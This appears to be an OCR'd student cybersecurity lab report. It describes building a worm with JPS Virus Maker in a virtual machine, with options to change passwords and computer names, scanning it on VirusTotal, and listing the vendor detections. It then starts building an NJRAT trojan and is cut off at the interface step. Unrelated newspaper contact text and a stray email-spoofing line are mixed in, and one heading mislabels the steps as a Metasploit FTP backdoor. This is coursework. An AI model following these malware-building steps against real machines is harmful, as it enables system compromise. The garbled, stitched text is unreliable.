
URL: https://tribune.com.pk/contact-us


STEP 2: Perform same steps as performed above


ADVERTISERS, SPONSORSHIP AND E-COMMERCE

To find out more about all advertising opportunities in The Express Tribune

Email: advertise@tribune.com.pk







Mail received this means that Mail IDs is vulnerable to email spoofing attacks

23EO4-ST#IS#6246– Task-5

TASK 5


A. Perform an FTP Backdoor on a target website using the Metasploit tool

STEP 1: Send JPS VIRUS MAKER to your Windows 10 in virtual machine

Sharing: open windows 10 → click on devices on top → share folder →click folder which contains JPS virus maker → go to network in Windows 10 → click on the user → you will see the shared folder

Extract JPS Virus Maker.tar

STEP 2: After Extracting click on JPS APPLICATION




STEP 3: Now in JPS VIRUS MAKER tools create virus by selecting virus needed from the below options.

STEP 4: Click on >> to go on next select Change XP Password and Change Computer Name

STEP 5: Enable convert to and create WORM

STEP 6 : Click on CREATE VIRUS




STEP 7 : Virus gets created

STEP 8 : Go on browser and type virus total

https://www.virustotal.com/gui/home/upload

STEP 9: Choose a file which was created (VIRUS FILE)





STEP 10: Now click on Upload


STEP 11 :Now virus total tool will detect all the viruses and give a report.

It will analyzes suspicious files and URLs to detect types of malware and malicious content.

VirusTotal scans the file using a variety of antivirus engines from various manufacturers. Each antivirus engine's findings will indicate whether the file is considered hazardous and, if so, what kind of malware is present.




VIRUS TOTAL - Search
VirusTotal - File - 6ae573767cb2
https://www.virustotal.com/gui/file/6ae573767cb2ff0d7fb7eac1c3cac00151f02bbfedfc07a...
To be most productive with Microsoft Edge, finish setting up your browser.
Complete setup
Maybe later
6ae573767cb2ff0d7fb7eac1c3cac00151f02bbfedfc07a85ee2a32fdfe4d228
Sign in
Sign up
Avast
Win32:Crypt-CWS [Trj]
AVG
Win32:Crypt-CWS [Trj]
Avira (no cloud)
TR/Hijacker.Gen
Baidu
Win32:Trojan.Delf.ec
BitDefender
Backdoor.Delf.AVQ
BitDefenderTheta
AI:Packer.3FF61C8F18
Bkav Pro
W32.AIDetectMalware
ClamAV
Win.Trojan.Delf-9733756-0
CrowdStrike Falcon
Win/malicious_confidence_60% (D)
Cylance
Unsafe
Cynet
Malicious (score: 100)
DeepInstinct
MALICIOUS
DrWeb
BackDoor.BotNet.103
Elastic
Malicious (high Confidence)
Emsisoft
Backdoor.Delf.AVQ (B)
eScan
Backdoor.Delf.AVQ
ESET-NOD32
Win32/Delf.NGG
Fortinet
W32/Delf.AVQ!tr.bdr
GData
Backdoor.Delf.AVQ
Google
Detected
Gridinsoft (no cloud)
Trojan.Heur!.022121E1
Ikarus
Trojan-Dropper.Delf
Jiangmin
Backdoor/Delf.wek
K7AntiVirus
Trojan (0035a5de1)
5 new notificati
Type here to search
27°C
8:17 AM
4/11/2024



6ae573767cb2ff0d7fb7eac1c3cac00151f02bbfedfc07a85ee2a32fdfe4d228
Sign in
Varist
W32/Backdoor.FPQJ-0021
VBA32
SScope.Trojan.Prosti.2
VIPRE
Backdoor.Delf.AVQ
VirIT
Backdoor.Win32.Delf.AVQ
ViRobot
Backdoor.Win32.Delf.25028
WithSecure
Trojan.TR/Hijacker.Gen
Xcitium
Backdoor.Win32.Delf.NGG@pwh
Yandex
Backdoor.Delf!3uULWwSuwM8
Zillya
Worm.AutoRun.Win32.58104
ZoneAlarm by Check Point
Trojan.Win32.Fsysna.dlob
Zoner
Trojan.Win32.36860
Acronis (Static ML)
Undetected
Alibaba
Undetected
AliCloud
Undetected
CMC
Undetected
Kingsoft
Undetected
Lionic
Undetected
Palo Alto Networks
Undetected
TACHYON
Undetected
Avast-Mobile
BitDefenderFalx
Symantec Mobile Insight
Trustlook

B. Create a trojan file using the NJRAT tool Scan the file with Virus Total and Report the details of security vendors who found it is a malicious file


STEP 1: Send NJRAT TOOL to your Windows 10 in virtual machine

Sharing: open windows 10 → click on devices on top → share folder →click folder which contains JPS virus maker → go to network in Windows 10 → click on the user → you will see the shared folder


Extract the tool and complete the setup by clicking NEXT and keeping all settings as default




STEP 2: NJRAT INTERFACE will be shown



